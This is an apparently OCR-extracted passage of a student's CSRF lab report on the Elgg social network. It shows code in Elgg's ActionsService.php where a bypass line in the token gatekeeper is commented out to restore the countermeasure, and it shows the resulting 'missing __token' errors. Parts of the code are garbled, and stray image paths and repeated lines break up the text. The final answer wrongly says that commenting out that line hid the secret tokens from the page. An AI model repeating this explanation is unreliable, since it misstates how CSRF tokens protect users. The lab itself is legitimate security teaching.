        private $currentAction = null;

        /**
         * @var string[]
         */
        private static $access_levels = ['public', 'logged_in', 'admin'];

        /**
         * @see action
         * @access private
         */
        public function          $action, $forwarder = "") {
                $action =        $action, '/');
                $this->currentAction = $action;

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^  Go
```

FIGURE 18: comment out the "return true;" statement


Sublime Text
/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php - Sublime Text (UNREGISTERE
File Edit Selection Find View Goto Tools Project Preferences Help
ActionsService.php
gate
Find
Find Prev
Find All
11 matches
Tab Size: 4
PHP

```
    protected function validateTokenTimestamp($ts) {
        $timeout = $this->getActionTokenTimeout();
        $now = time();
        return ($timeout == 0 || ($ts > $now - $timeout) && ($ts < $now + $timeout));
    }

    /**
     * @see \Elgg\ActionsService::validateActionToken
     * @access private
     * @since 1.9.0
     * @return int number of seconds that action token is valid
     */
    public function getActionTokenTimeout() {
        if (($timeout = _elgg_services()->config->get('action_token_timeout')) === null)
            {
            // default to 2 hours
            $timeout = 2;
        }
        $hour = 60 * 60;
        return (int)((float)$timeout * $hour);
    }

    /**
     * @see action_gatekeeper
     * @access private
     */
    public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
            if ($this->validateActionToken(false)) {
                return true;
            }

            $token = get_input('__elgg_token');
            $ts = (int)get_input('__elgg_ts');
            if ($token && $this->validateTokenTimestamp($ts)) {
                // The tokens are present and the time looks valid: this is probably a
                mismatch due to the
                // login form being on a different domain.
                register_error(_elgg_services()->translator->translate('
                    actiongatekeeper:crosssitelogin'));

                forward('login', 'csrf');
            }

            // let the validator send an appropriate msg
```

FIGURE 19: Alice Profile is clear






FIGURE 20: refreshing the malicious site



Could you want to come my birthday party?

FIGURE 21: The Elgg blocked the CSRF attack




Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

FIGURE 22: HTTP request captured using Firefox's HTTP inspection tool.



Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
▶ <head>…</head>
▼ <body>
  ▶ <div class="elgg-page elgg-page-default" onclick="return true">…</div>
  ▶ <script>…</script>
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery.js"></script>
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery-ui.js"></script>
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg/require_config.js"></script>
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/require.js"></script>
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg.js"></script>
    <script>require([]);</script>
    <div id="cboxOverlay" style="display: none;"></div>
  ▶ <div id="colorbox" class="" role="dialog" tabindex="-1" style="display: none;">…</div>
  </body>
</html>
```

The attacker cannot send these secret tokens in the CSRF attack because it is hidden from him and he can't know what those values are. what prevents him from finding out the secret tokens from the web page is that we commented out the ability of users to see the tokens on the web page in fig18.